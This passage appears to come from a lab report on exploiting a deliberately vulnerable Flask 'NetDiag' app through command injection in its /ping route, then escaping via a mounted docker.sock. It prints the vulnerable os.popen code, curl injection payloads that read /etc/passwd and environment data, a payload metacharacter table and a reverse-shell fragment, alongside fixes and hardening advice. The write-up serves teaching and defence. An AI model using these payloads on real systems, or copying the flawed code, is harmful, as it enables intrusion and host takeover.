

Figure 5.1: Flask Request to OS Process: WSGI Execution Flow. Shows HTTP request arriving at Werkzeug, dispatched to Flask route, `os.popen()` called, `fork()` and `execve("/bin/sh")` fired, child process spawned. UID 0 inheritance annotated at the fork boundary.

5.3 Route Structure and Request Handling

NetDiag exposes two routes:

- `GET /` — serves the HTML UI form page; no user input is processed.
- `GET /ping?host=<value>` — the vulnerable route; processes the `host` query parameter.

The attack surface is intentionally narrow: one route, one parameter. But that single route is the critical path.

5.3.1 Input Handling in `/ping`

Flask extracts the `host` value using `request.args.get('host')`. Werkzeug parses query parameters into an `ImmutableMultiDict` object. URL-encoded characters are decoded automatically before the value reaches the view function:

- `%3B` decodes to `;`

- %26 decodes to &
- %7C decodes to |

This decoding happens transparently. The attacker sends URL-encoded shell metacharacters in the query string; the application receives the decoded, shell-active characters. There is no type checking, no length limit, and no character filtering at any point in this pipeline.

The HTTP method is GET: input travels in the URL, appears in server access logs, and is stored in browser history. No CSRF protection is relevant for a read-only GET — though the "read-only" assumption breaks entirely once command injection is achieved.

Both successful and failed requests return `200 OK`. Error output is not surfaced, but stdout from all commands in the injection chain is included in the response body.

```
# Normal request
curl "http://192.168.98.4:5000/ping?host=8.8.8.8"

# Semicolon injected via URL encoding
# %3B decodes to ; before reaching app.py
curl "http://192.168.98.4:5000/ping?host=8.8.8.8%3Bid"
```

5.4 The Vulnerable /ping Route: Code Walkthrough

5.4.1 The Vulnerable Code

```
@app.route('/ping')
def ping():
    host = request.args.get('host', '')
    result = os.popen("ping␣-c␣3␣" + host).read()
    return render_template('index.html', result=result)
```

Three lines. Each one contributes to the vulnerability.

5.4.2 Line-by-Line Analysis

`host = request.args.get('host', '')`

Retrieves the raw decoded string value of the `host` query parameter. If the parameter is absent, defaults to an empty string. No validation, sanitization, or type enforcement is applied. The value at this point may contain any character, including shell metacharacters.

`os.popen("ping -c 3 " + host)`

This is the vulnerability. String concatenation builds a shell command. The result is passed as a single string to `/bin/sh -c`. The shell receives and interprets the entire string, including any metacharacters embedded in `host`. `os.popen()` returns a file-like object connected to the command's stdout via a pipe.

`.read()`

Reads the entire stdout of the shell session into a Python string. This is a blocking call: the Flask thread waits until all processes in the shell's command chain have exited. Critically, it captures output from *all* commands that execute — including injected ones.

`render_template('index.html', result=result)`

Injects the captured output into the HTML template and returns it in the HTTP response. The attacker sees the results of injected commands directly in the browser.

5.4.3 Shell Metacharacter Interpretation

When `/bin/sh` receives the concatenated command string, it interprets the following metacharacters:

- `;` — command separator: both commands run sequentially regardless of exit status.
- `&&` — conditional AND: second command runs only if the first succeeds.
- `||` — conditional OR: second command runs only if the first fails.
- `|` — pipe: stdout of first command becomes stdin of second.
- `` `...` `` or `$()` — command substitution.
- `&` — background execution.
- `\n` — newline also acts as a command separator.

5.4.4 Kernel-Level Execution for `8.8.8.8;id`

Tracing the full kernel execution path for the input `8.8.8.8;id`:

1. `os.popen("ping -c 3 8.8.8.8;id")` is called in the Flask process (PID X, UID 0).
2. Python calls `pipe()` to create a read/write file descriptor pair.
3. Python calls `fork()`: child process PID X+1 is created, inheriting UID 0.
4. Child calls `dup2()` to redirect its stdout to the write end of the pipe.
5. Child calls `execve("/bin/sh", ["-c", "ping -c 3 8.8.8.8;id"], environ)`.
6. The shell parses the command string, identifies the `;` separator, and runs `ping`, then `id`.
7. `id` produces `uid=0(root) gid=0(root) groups=0(root)` on stdout, which is written to the pipe.
8. The parent process reads the pipe via `.read()`, receives the combined output, and the Flask response includes the `id` output.

The root cause is unambiguous: **unsanitized user input is used as the content of a shell command string argument**.

```
# Confirm command injection with id
curl "http://192.168.98.4:5000/ping?host=8.8.8.8%3Bid"
# Response contains: uid=0(root) gid=0(root)

# Enumerate environment variables
curl "http://192.168.98.4:5000/ping?host=8.8.8.8%3Benv"

# Read /etc/passwd
curl "http://192.168.98.4:5000/ping?host=8.8.8.8%3Bcat+/etc/passwd"

# Confirm docker.sock presence
curl "http://192.168.98.4:5000/ping?host=8.8.8.8%3Bls+-la+/var/run/
   docker.sock"
```

5.5 Why `os.popen()` is Dangerous

5.5.1 `os.popen()` Internals

`os.popen(cmd)` is a thin Python wrapper around the C library `popen()` function. Internally it invokes `/bin/sh -c <cmd_string>`, treating the entire argument as a shell script. The syscall chain is:

```
pipe() -> fork() -> execve("/bin/sh", ["-c", cmd_string], environ)
```

The shell receives full interpretation authority over `cmd_string`. Any metacharacters present — regardless of whether they were intended by the developer — are active. When user input is embedded in `cmd_string` via string concatenation, the user effectively controls the content of a shell script.

`os.popen()` is deprecated in Python 3. The `subprocess` module is the documented replacement, but the choice between safe and unsafe use of `subprocess` requires understanding the distinction between string and list invocation.

5.5.2 Safe Alternative: `subprocess.run()` with List Argument

```
import subprocess
result = subprocess.run(
    ['ping', '-c', '3', host],
    capture_output=True, text=True, timeout=10
)
```

When `subprocess.run()` receives a list, each element is treated as a discrete argument. No shell is invoked. The syscall chain becomes:

```
fork() -> execve("/bin/ping", ["ping", "-c", "3", host], environ)
```

`/bin/ping` is called directly. There is no shell to interpret metacharacters. If `host` contains `8.8.8.8;id`, the string `8.8.8.8;id` is passed as a literal argument to `ping`, which rejects it as an invalid hostname. The injected command never executes.

5.5.3 The `shell=True` Trap

```
# Still vulnerable -- identical to os.popen()
subprocess.run("ping␣-c␣3␣" + host, shell=True)
```

Passing `shell=True` to `subprocess.run()` re-introduces `/bin/sh -c` and restores the identical vulnerability. This is a common mistake: a developer switches from `os.popen()` to `subprocess` in response to a security finding, but retains `shell=True`, achieving nothing.

5.5.4 Comparison

Method	Shell Invoked	Metachar Interpreted	Vulnerable
`os.popen(string)`	Yes (`/bin/sh -c`)	Yes	Yes
`subprocess.run(string, shell=True)`	Yes (`/bin/sh -c`)	Yes	Yes
`subprocess.run(list)`	No (direct execve)	No	No
`subprocess.run(list, shell=False)`	No	No	No

5.5.5 Input Validation as Defense-in-Depth

Input validation is not a substitute for safe API usage, but it is a recommended additional layer. An allowlist approach restricts `host` to characters valid in IP addresses and hostnames:

```
import re
if not re.match(r'^[a-zA-Z0-9.\-]+$', host):
    return "Invalid␣host", 400
```

This rejects any input containing `;`, `&`, `|`, backticks, `$`, parentheses, or newlines. Even if a future developer inadvertently reintroduces a shell invocation, the validation layer limits the blast radius.

5.5.6 Output Reflection Amplifies Impact

Because `os.popen().read()` captures the full stdout of the shell session and `render_template` includes it in the HTTP response body, this is a **non-blind injection**. The attacker reads the output of injected commands directly in the browser. No out-of-band channel, timing oracle, or side-channel technique is required for enumeration. Only stderr is not captured by default; adding `2>&1` to any injected command resolves this.

```
# Demonstrate safe vs unsafe in Python REPL inside container
python3 -c "
import␣os,␣subprocess

```

```
# Unsafe: semicolon is interpreted
print(os.popen('echo safe; id').read())

# Safe: semicolon passed as literal argument
r = subprocess.run(['echo', 'safe; id'], capture_output=True, text=
    True)
print(r.stdout)  # prints: safe; id -- no command executed
"
```

5.6 The HTML Template: UI Breakdown

NetDiag's front end is a single Jinja2 template, `index.html`, served by `render_template`. The form submits via `GET` to `/ping`, placing the `host` value in the query string.

Command output is rendered in the template using Jinja2's standard variable substitution: {{ `result` }}. Jinja2 auto-escapes HTML special characters in `.html` templates by default, which prevents the command output from being interpreted as HTML or executing JavaScript. This mitigates cross-site scripting in the output — but it does not prevent command injection. The HTML escaping occurs *after* the shell has already executed. The damage is done before the template is rendered.

If a `<pre>` tag wraps the output block, whitespace and newlines in command output are preserved, making multi-line results such as `/etc/passwd` or `env` readable in the browser without further formatting.

The absence of authentication on the route means the form is accessible to any client with network reach to port 5000. The absence of a CSRF token is technically irrelevant for a GET request but is a clear signal that no security review was applied to this application.

The practical consequence of output reflection is significant: this vulnerability requires no blind exploitation technique. The attacker submits a request, reads the response, and proceeds with full situational awareness.

5.7 Running as Root Inside the Container

5.7.1 The Missing `USER` Directive

The NetDiag Dockerfile does not specify a `USER` directive:

```
FROM python:3.11-slim
WORKDIR /app
COPY . .
RUN pip install flask
CMD ["python3", "app.py"]
# No: USER nobody
```

When no `USER` directive is present, Docker defaults to running the container's main process as UID 0. This UID is inherited by every child process: Flask inherits it, `os.popen()` inherits it, the shell inherits it, and every injected command inherits it.

5.7.2 UID 0 Without User Namespace Remapping

Docker does not enable user namespace remapping by default. Without this feature, UID 0 inside the container maps directly to UID 0 on the host kernel. This can be confirmed from inside the container:

```
# Confirm root inside container
docker exec netdiag-app id
# uid=0(root) gid=0(root) groups=0(root)

# Confirm direct UID mapping -- no user namespace in effect
docker exec netdiag-app cat /proc/self/uid_map
# 0          0 4294967295

# Verify socket permissions relative to container UID
docker exec netdiag-app ls -la /var/run/docker.sock
# srw-rw---- 1 root 132 ... -- UID 0 passes owner check
```

The output `0 0 4294967295` from `uid_map` indicates that UID 0 inside the container maps to UID 0 on the host, covering the full UID range. There is no remapping layer.

5.7.3 Impact on the Attack Chain

Running as UID 0 is the second critical factor in the complete exploitation path (alongside the mounted `docker.sock`, discussed in Chapter 8):

- Injected commands via the `/ping` route execute as root.
- `/var/run/docker.sock` has permissions `srw-rw----`, owned by `root:docker`. UID 0 passes the owner permission check and can read and write the socket directly.
- Installing additional tooling with `apt-get install docker.io` requires root — this succeeds inside the container.
- Files written to the host filesystem via a container escape are owned by root on the host.
- The reverse shell spawned via the injected command (see Chapter 8) inherits UID 0, arriving with root privileges.

5.7.4 What Running as Non-Root Would Change

A non-root UID cannot read or write `/var/run/docker.sock` unless that UID is a member of the `docker` group — which grants equivalent access and should be treated as root-equivalent. Without socket access, the container escape path documented in Chapter 8 is blocked. `apt-get install` would fail, preventing installation of the Docker CLI. Remote code execution via command injection would still be possible, but the ability to pivot to a full container escape would be substantially constrained.

5.7.5 Correct Dockerfile Fix

```
RUN useradd -m -u 1001 appuser
USER appuser
# /var/run/docker.sock becomes inaccessible to UID 1001
```

This change, combined with the `subprocess` fix and input validation discussed in Section 5.5, is addressed in detail in Chapter 11.

Chapter 6

The Dockerfile and Container Configuration

This chapter documents the exact Dockerfile and `docker run` command used in the lab environment. Every decision – the base image, the absence of a `USER` directive, the port binding, and the socket mount – is intentional and carries a specific security consequence. This chapter bridges the application layer covered in Chapter 5 and the attack chain executed in Chapter 8.

6.1 Dockerfile Walkthrough Line by Line

The complete Dockerfile for the NetDiag application is:

```
FROM python:3.11-slim
WORKDIR /app
COPY . .
RUN pip install flask
EXPOSE 5000
CMD ["python3", "app.py"]
```

Each instruction is analyzed below for its build-time and runtime security consequence.

Figure 6.1: Dockerfile build stages mapped to image layers and runtime process state

FROM python:3.11-slim

This instruction sets the base image. `python:3.11-slim` is an official Docker Hub image based on `debian:bookworm-slim` (Debian 12 minimal) with Python 3.11 pre-installed. The `slim` variant strips development headers and most documentation but retains `apt-get`, `bash`, and `sh`.

The critical security consequence of this line is one of omission: the base image defines no `USER` directive, so the default user inherited by every subsequent instruction and by the container's runtime process is **root (UID 0)**. Every layer built on top of this image inherits that default unless explicitly overridden.

The image is pulled from Docker Hub at build time without a digest pin. Without pinning, the image resolved by `python:3.11-slim` can change between builds, introducing supply chain risk.

WORKDIR /app

Creates the `/app` directory and sets it as the current working directory for all subsequent `RUN`, `COPY`, `CMD`, and `ENTRYPOINT` instructions, as well as for the container's runtime process. Because no `USER` has been set, this directory is created and owned by `root:root`. There is no direct security implication from this line alone.

COPY . .

Copies the entire build context – the contents of the `host/` directory – into `/app` inside the image. Copied files inherit ownership `root:root (UID 0:GID 0)`. This includes `app.py` and any other files present in the build context at build time.

The absence of a `.dockerignore` file means the build context is unrestricted. Any file present in `host/` – including configuration files, `.env` files, private keys, or local credentials – will be included in the image layer. This creates accidental secret inclusion risk that may not be immediately visible from inspecting the Dockerfile alone.

RUN pip install flask

Executes during image build as `UID 0`. Installs Flask and its dependencies into the system Python installation rather than a virtualenv. This creates a new image layer containing the Flask packages. Because `pip` runs as root, packages are installed system-wide and accessible to any process running inside the container. The `--no-install-recommends` flag is absent, allowing `pip` and `apt` to pull in optional dependencies that expand the attack surface without contributing to application functionality.

EXPOSE 5000

This instruction is documentation only. It writes metadata into the image manifest indicating the intended port but performs no kernel operation at build time or container start. It does not create a firewall rule, does not bind a socket, and does not publish the port to the host.

Actual port binding requires the `-p` flag at `docker run` time, documented in Section 6.5. `EXPOSE` is used by `docker-compose`, `--publish-all`, and human operators as a signal of intent.

`CMD ["python3", "app.py"]`

Defines the default command executed when the container starts. The exec form (JSON array) causes Docker to call `execve("python3", ["python3", "app.py"])` directly without a shell wrapper. The Python process becomes **container PID 1**.

There are two security-relevant consequences. First, since no `USER` directive appears anywhere in the file, this process runs as **UID 0**. The Flask application, `os.popen()` calls, injected shell commands, and any child processes all inherit this UID. Second, as PID 1, the process receives signals directly from the kernel. There is no init process to absorb or handle `SIGTERM` or zombie processes from child process reaping. This has operational rather than direct security implications but is relevant to container behavior analysis.

What Is Absent

The following hardening measures are absent from the Dockerfile. Each omission has a consequence that is exercised during the attack:

- **No `USER` directive**: all processes run as `UID 0` by default. This is the single most consequential omission.
- **No `.dockerignore`**: build context is unrestricted, risking accidental inclusion of secrets.
- **No `--no-install-recommends`**: unnecessary packages are installed, expanding the available toolset inside the container.
- **No multi-stage build**: build-time dependencies are present in the final runtime image.
- **No `HEALTHCHECK`**: no liveness monitoring for the running application.
- **No digest pin on base image**: the resolved image can change between builds.

6.2 Base Image Choice

`python:3.11-slim` is an official image maintained by the Python Docker community. It is based on `debian:bookworm-slim` and includes the Python 3.11 interpreter, `pip`, the standard library, and Debian base utilities. The `slim` label indicates that compiler toolchains, development headers, and documentation have been stripped relative to the full `python:3.11` image.

Security-Relevant Contents

The `slim` label is frequently misread as equivalent to `minimal` or `secure`. Several components retained in the image are directly exploited in this attack:

- `/bin/bash` and `/bin/sh` are present. This enables the bash TCP redirect reverse shell (`bash -i >& /dev/tcp/...`) used in Step 2 of the attack chain.
- `apt-get` is functional. This allows the attacker to install `docker.io` inside the container in Step 5 of the attack chain.
- `python3` is present as an alternative shell primitive via `python3 -c 'import pty; pty.spawn("/bin/bash")'`, used for shell stabilization.
- `curl` and `wget` are absent by default but are trivially installable via `apt-get`.

Image Size vs Attack Surface

The approximate image sizes for comparable Python base images are:

- `python:3.11` (full): approximately 1 GB – includes compilers, headers, manpages
- `python:3.11-slim`: approximately 150 MB – stripped but shell and package manager intact
- `python:3.11-alpine`: approximately 50 MB – `musl` libc, BusyBox `ash`, no `bash`
- `gcr.io/distroless/python3`: no shell, no package manager, no `apt-get`

Alpine would make the reverse shell harder to execute (no `bash`, so the TCP redirect must be rewritten for `ash` or a compiled binary). Distroless would block both the reverse shell and the `apt-get install docker.io` step, forcing the attacker to use only the raw HTTP API via the socket. Neither alternative removes the vulnerability – command injection and docker socket abuse would both remain exploitable through adjusted techniques.

Supply Chain Consideration

The instruction `FROM python:3.11-slim` without a digest pin means the image tag is mutable. The image resolved at build time may differ from the image resolved at a later rebuild. To produce a reproducible and auditable image, the base should be pinned by digest:

```
FROM python:3.11-slim@sha256:<digest>
```

```
# Inspect base image available tools
docker run --rm python:3.11-slim bash -c \
  "which bash sh curl wget apt-get python3"

# Inspect image layers
docker history python:3.11-slim
```

6.3 Running as Root – Why This Matters

The absence of any `USER` directive in the Dockerfile means every process inside the running container executes as `UID 0, GID 0`. This applies to the Flask process itself, the `os.popen()` subprocess, the injected shell commands, the reverse shell, and every child process spawned thereafter.

UID 0 Without User Namespace Remapping

In the default Docker configuration, user namespace remapping is disabled. This means the UID-to-UID mapping is a direct identity map:

```
# Inside the container
cat /proc/self/uid_map
# 0          0 4294967295
```

This output means UID 0 inside the container maps directly to UID 0 on the host kernel. There is no intermediate translation layer. Files written from inside the container appear as `root`-owned on the host filesystem. This is the default behavior and is what this lab demonstrates. Rootless Docker or `--userns-remap` would interpose a mapping, making UID 0 inside the container correspond to an unprivileged UID on the host.

Attack Steps That Require Root

Table 6.1 documents which steps in the attack chain are directly enabled by `UID 0`.

Table 6.1: Attack steps enabled by root execution context

Attack Step	**Why Root Is Required**
Read `/var/run/docker.sock`	Socket owner: `root:docker`, permissions `660` – UID 0 passes
`apt-get install docker.io`	Package installation requires root privileges
`docker` CLI execution	Needs socket read/write – granted to UID 0
Write `/tmp/escaped.txt` on host	File created as UID 0 – root-owned on actual host

Effective Capability Set

A root process inside a default Docker container does not hold the full capability set of a root process on the host. Docker drops several capabilities by default. However, the retained set is sufficient for this attack. Relevant retained capabilities include:

- `CAP_CHOWN`: change file ownership
- `CAP_DAC_OVERRIDE`: bypass file read, write, and execute permission checks regardless of file ownership
- `CAP_FOWNER`: bypass permission checks on operations that normally require matching file UID

- CAP_SETUID and CAP_SETGID: change process UID/GID

CAP_DAC_OVERRIDE is particularly significant: it allows the root container process to read and write most files regardless of their ownership, which is what makes docker.sock accessible and what makes host filesystem writes succeed after the escape.

The effective capability set can be inspected and decoded:

```
# Confirm UID inside container
docker exec netdiag-app id
# uid=0(root) gid=0(root)

# Confirm no UID remapping
docker exec netdiag-app cat /proc/self/uid_map
# 0          0 4294967295

# Read effective capabilities
docker exec netdiag-app cat /proc/self/status | grep CapEff

# Decode the hex bitmask
capsh --decode=$(docker exec netdiag-app \
  cat /proc/self/status | grep CapEff | awk '{print␣$2}')
```

Non-Root as Partial Mitigation

Running the application as an unprivileged user (e.g., UID 1001) would block several steps in the attack chain. A non-root process cannot read docker.sock (owner root, group docker, permissions 660) without group membership, cannot run apt-get, and cannot write to root-owned paths. However, this is a partial mitigation only. The command injection vulnerability in app.py exists independently of the process UID. An attacker would still achieve RCE – they would simply be constrained to the privileges of the unprivileged user rather than root.

6.4 Port Exposure

EXPOSE 5000 vs -p 5000:5000

Port exposure in Docker operates at two distinct levels that are frequently conflated.

EXPOSE 5000 in the Dockerfile is metadata. It records the intended port in the image manifest and is used by docker-compose, the --publish-all (-P) flag, and human operators as a convention signal. It performs no kernel operation at build time or container start, creates no firewall rule, and binds no socket. A container started without -p or -P has no port reachable from outside despite any EXPOSE declarations.

-p 5000:5000 in the docker run command is what actually exposes the service. When this flag is specified, the Docker daemon creates a set of iptables rules on the host:

- **PREROUTING chain (DNAT)**: rewrites destination of packets arriving at 0.0.0.0:5000 to the container's IP (172.17.0.X:5000)

- **FORWARD chain**: permits forwarded traffic destined for the container subnet
- **POSTROUTING chain**: MASQUERADE rule for container-to-external traffic

The host kernel does not bind a socket directly on port 5000. All traffic to that port is intercepted at the netfilter layer and redirected. Flask binds `0.0.0.0:5000` inside the container's network namespace and receives the redirected traffic.

Security Implication

The default `-p 5000:5000` binds on `0.0.0.0`, making the service reachable from all host network interfaces. This includes the NAT network interface shared between VM1 and VM2, which is how the attacker at `192.168.98.5` reaches the Flask application. A binding restricted to localhost (`-p 127.0.0.1:5000:5000`) would limit access to processes on the host itself, though this is not applicable in a demonstration scenario that requires external access.

```
# Verify iptables DNAT rule created by Docker
iptables -t nat -L -n -v | grep -E "5000|172.17"

# Confirm Flask binding inside container
docker exec netdiag-app ss -tlnp
# LISTEN  0  *:5000  -- Flask bound on all interfaces
```

6.5 The Intentional Misconfiguration in `docker run`

The complete `docker run` command from `setup.sh` is:

```
docker run -d \
    -p 5000:5000 \
    -v /var/run/docker.sock:/var/run/docker.sock \
    --name netdiag-app \
    netdiag
```

Figure 6.2: `docker run` flag map – kernel operation and security consequence of each flag

Flag-by-Flag Analysis

`-d` **(detached mode).** The container runs in the background. Its stdout is not attached to the invoking terminal and it persists until explicitly stopped. No direct security implication.

`-p 5000:5000`**.** Publishes the container's port 5000 to the host's port 5000. Creates iptables DNAT rules as described in Section 6.4. This is the network entry point through which the attacker reaches the vulnerable Flask application.

`-v /var/run/docker.sock:/var/run/docker.sock` – **the critical flag.** This bind-mounts the host's Docker Unix domain socket into the container at the identical path. At the kernel level, the mount namespace of the container is modified so that the inode at `/var/run/docker.sock` inside the container is the same inode as `/var/run/docker.sock` on the host. It is not a copy, not a proxy, and not a restricted interface – it is the live socket connected directly to the host Docker daemon.

The socket retains its host permissions (`srw-rw---- root:docker`). The container process runs as `UID 0`, which passes the permission check without requiring `docker` group membership. No namespace boundary, seccomp rule, or AppArmor profile blocks socket access by default. From the moment the container starts, the root process inside it has full, unauthenticated administrative access to the host Docker daemon API.

This single flag is the complete enabler of the container escape. Every step from Section 8.5 onward in the attack chain depends on it and on nothing else. The command injection vulnerability provides the execution channel; the socket mount provides the escape path. Neither requires a kernel exploit.

`--name netdiag-app`**.** Assigns a human-readable name to the container for management purposes. Enables `docker inspect netdiag-app` in `detect.sh`. No security implication.

`netdiag` **(image name).** References the locally built image. No registry pull occurs.

Hardening Options Not Used

Table 6.2 lists the `docker run` flags that would have partially or fully mitigated the escape, and what each would have done.

Table 6.2: Hardening flags absent from the `docker run` command

Missing Flag	Effect If Present
`--user 1001`	Run as non-root – socket becomes unreadable, `apt-get` fails
`--read-only`	Read-only root filesystem – limits attacker persistence
`--cap-drop=ALL`	Drop all Linux capabilities
`--security-opt no-new-privileges`	Prevent privilege escalation via SUID binaries
`--network` (scoped)	Restrict container network access
Remove `-v docker.sock`	Eliminate the escape vector entirely

Why This Misconfiguration Is Realistic

The `-v /var/run/docker.sock:/var/run/docker.sock` pattern appears verbatim in the official setup documentation for Jenkins, Portainer, Watchtower, and numerous other con-

tainer management tools. It is present in countless Stack Overflow answers, tutorials, and quick-start scripts. Operators commonly copy this flag without understanding that it grants root-equivalent access to the host. The configuration prioritises functional simplicity – the container can manage other containers – over the security boundary that containerization is assumed to provide.

The Two-Vulnerability Combination

The attack requires both vulnerabilities to achieve full host compromise from a single HTTP request. Each vulnerability is serious independently:

- **Vulnerability 1 – Command injection in** `app.py`: unauthenticated RCE as root inside the container. CVSS v3 base score 9.8 Critical.
- **Vulnerability 2 –** `docker.sock` **bind mount**: any root process inside the container can instruct the host daemon to mount the host filesystem and execute arbitrary commands on it.

Together, they form a deterministic, single-request path from the public network to full host compromise. Neither requires a CVE. Neither requires a kernel exploit. Both are fixed by configuration changes alone: removing `os.popen()` unsanitized input, and removing the `-v docker.sock` flag.

Chapter 7

Remote Code Execution (RCE)

7.1 What is RCE

Remote Code Execution (RCE) refers to a class of vulnerability in which an attacker causes a target system to execute attacker-controlled commands without requiring authenticated access or physical presence. It is considered the highest-impact category of web vulnerability because it grants the attacker the same operational capabilities as the process running the target application.

In this project, RCE is achieved through OS command injection in the NetDiag Flask application. The injected commands are executed by the Flask process itself, which runs as `UID 0` (root) inside a Docker container that has `/var/run/docker.sock` bind-mounted from the host. This combination elevates a single unauthenticated HTTP GET request into a full host compromise path.

Two subtypes of RCE are commonly distinguished. Code injection exploits runtime evaluation constructs such as `eval()` to execute attacker-supplied code within the application's interpreter. OS command execution, which is the subtype relevant here, passes attacker-controlled input into a shell execution function, causing the operating system shell to run arbitrary commands. The distinction matters because the privileges obtained differ: code injection executes within the interpreter's sandbox, while OS command execution inherits the full process environment, UID, and filesystem access of the application.

The severity ceiling of an RCE vulnerability depends entirely on the execution context. Here, the process context is `UID 0` inside a container with `docker.sock` accessible, making full host compromise possible. Per the CVSS v3 scoring framework, an unauthenticated RCE with no required interaction and high impact across confidentiality, integrity, and availability receives a base score of **9.8 (Critical)**.

7.2 Command Injection as a Class of Vulnerability

Command injection is formally catalogued as **CWE-78: Improper Neutralization of Special Elements used in an OS Command**. It appears in the OWASP Top 10 under **A03:2021 – Injection**, a category that encompasses all cases where untrusted data is sent

to an interpreter as part of a command or query.

Three necessary conditions must be simultaneously present for OS command injection to be exploitable. All three are present in NetDiag.

- **User-controlled input reaches a shell execution function.** The `host` query parameter is read directly from the HTTP request and passed without any intermediate processing to `os.popen()`.
- **No sanitization or validation is applied.** The application performs no allowlist checking, regex filtering, type coercion, or escaping on the input value before use.
- **The function invokes a shell interpreter.** `os.popen()` passes its argument to `/bin/sh -c <string>`, meaning the full shell metacharacter set is available to an attacker.

Command injection is distinct from adjacent injection classes. SQL injection targets a database query parser and is constrained by SQL grammar. Code injection exploits `eval()`-style constructs and is bounded by the interpreter's capabilities. Server-Side Request Forgery (SSRF) controls a URL and targets network-reachable services. Path traversal manipulates filesystem paths. OS command injection uniquely grants direct shell access with the privileges of the target process.

Two operational variants exist. In **blind injection**, the attacker cannot observe command output directly and must infer execution via timing side-channels or out-of-band DNS/HTTP callbacks. In **non-blind injection**, command output is reflected back in the HTTP response, as is the case in NetDiag. Non-blind injection dramatically accelerates exploitation because every curl request returns immediate, full output with no auxiliary infrastructure required.

Python sink functions that introduce command injection risk include: `os.popen()`, `os.system()`, `subprocess.run(shell=True)`, and `subprocess.Popen(shell=True)`. All four pass the argument string to `/bin/sh -c` when the shell interface is used, making them equivalent from an attacker's perspective.

7.3 The Injection Point in NetDiag

The vulnerable code in `app.py` is:

```
host = request.args.get('host', '')
result = os.popen("ping␣-c␣3␣" + host).read()
```

The data flow from HTTP request to shell execution proceeds as follows:

```
GET /ping?host=<INPUT>
  -> request.args.get('host')      # raw string, zero sanitization
  -> "ping -c 3 " + host           # string concat, attacker
     controls tail
  -> os.popen(<string>)            # passed to /bin/sh -c
  -> shell interprets metacharacters
```

Flask uses the Werkzeug WSGI library for request parsing. Werkzeug performs URL-decoding before the value reaches the view function, meaning percent-encoded metacharacters are transparently decoded: `%3B` becomes `;`, `%26` becomes `&`, and `%7C` becomes `|`. An attacker can therefore submit shell metacharacters either as literal characters or as their percent-encoded equivalents and both will reach the shell unchanged.

Because the input is appended by string concatenation to a fixed prefix, the attacker controls everything after `ping -c 3 `. Injected commands execute within the Flask process environment, inheriting its current working directory, all open file descriptors, environment variables, and critically, `UID 0`. No privilege escalation step is necessary because the application already runs as root.

7.4 Shell Metacharacters – How ; Breaks the Command

When `os.popen()` is called with the string `ping -c 3 8.8.8.8;id`, the entire string is passed to `/bin/sh` as the argument to its `-c` flag. The shell must parse this string and determine the command structure before executing anything.

The semicolon (`;`) is a POSIX-defined command separator. The shell splits the input at each `;` and executes the resulting commands sequentially, regardless of whether the preceding command succeeded or failed. The injection `8.8.8.8;id` therefore produces two commands:

- `ping -c 3 8.8.8.8` – executes normally, producing ping output
- `id` – executes unconditionally after ping completes, appending its output to the pipe

The full set of shell metacharacters available to an attacker is documented in Table 7.1.

Table 7.1: Shell Metacharacter Reference for Command Injection

Character	Behavior	Payload Example	Condition
`;`	Sequential separator	`8.8.8.8;id`	Unconditional
`&&`	Logical AND	`8.8.8.8&&id`	Ping must succeed
`||`	Logical OR	`INVALID||id`	Ping must fail
`|`	Pipe	`8.8.8.8|wc`	Chains output
`\n` / `%0A`	Newline separator	`8.8.8.8%0Aid`	Same as `;`
`$()`	Command substitution	`$(id)`	Nested execution
`&`	Background execution	`8.8.8.8&id`	Concurrent

The semicolon is preferred in this attack for three reasons. First, it is unconditional – the injected command runs regardless of whether `ping` succeeds. Second, it requires no quoting and introduces no ambiguity in the shell's parse. Third, its percent-encoded form `%3B` is always decoded correctly by Werkzeug.

It is worth noting that quoting the Python string concatenation would not prevent injection. Even if the developer wrote `"ping -c 3 '" + host + "'"`, an attacker could close

the quote with a matching single-quote character in the payload and then inject freely. The only effective fix is to avoid shell interpretation entirely.

7.5 Confirming Execution via `id`

The canonical first payload in OS command injection exploitation is the `id` command. It prints the UID, GID, and group memberships of the current process, takes no arguments, produces no side effects, and is present on every POSIX-compliant system.

The confirmation request is:

```
GET /ping?host=8.8.8.8%3Bid
```

A successful response body contains the ping output followed by:

```
uid=0(root) gid=0(root) groups=0(root)
```

This output confirms three facts simultaneously: commands execute on the target OS and are not being sanitized or sandboxed; the process is running as `UID 0` (root); and full system access including package installation, socket operations, and filesystem writes is available without any further privilege escalation.

The `attack.sh` automation script encodes this check as a precondition gate:

```
RESPONSE=$(curl -s "${TARGET}/ping?host=8.8.8.8%3Bid")
echo "$RESPONSE" | grep -q "uid=0" && echo "RCE␣confirmed"
```

Follow-up enumeration commands use the same injection vector to gather environment information:

```
curl -s "http://192.168.98.4:5000/ping?host=8.8.8.8%3Buname+-a"
curl -s "http://192.168.98.4:5000/ping?host=8.8.8.8%3Bls+-la+/var/
   run/docker.sock"
```

7.6 Why the Response Leaks to the Browser

NetDiag exhibits non-blind injection because the injected command output is reflected directly in the HTTP response body. Understanding this reflection path explains why no out-of-band infrastructure is needed and why every enumeration command returns immediate results.

The output path from shell execution to HTTP response is:

```
shell stdout -> pipe -> os.popen().read() -> Python string
    -> render_template -> HTTP response body
```

At the system call level, `os.popen()` creates a `pipe()` before calling `fork()`. The child process, which becomes the shell, has its `stdout` redirected to the pipe's write end via `dup2()`. The parent process blocks on `read()` on the pipe's read end. When the shell exits,

all output that was written to the pipe becomes available to the parent in a single `read()` call. Because all commands in a shell session share the same `stdout`, output from every injected command is captured.

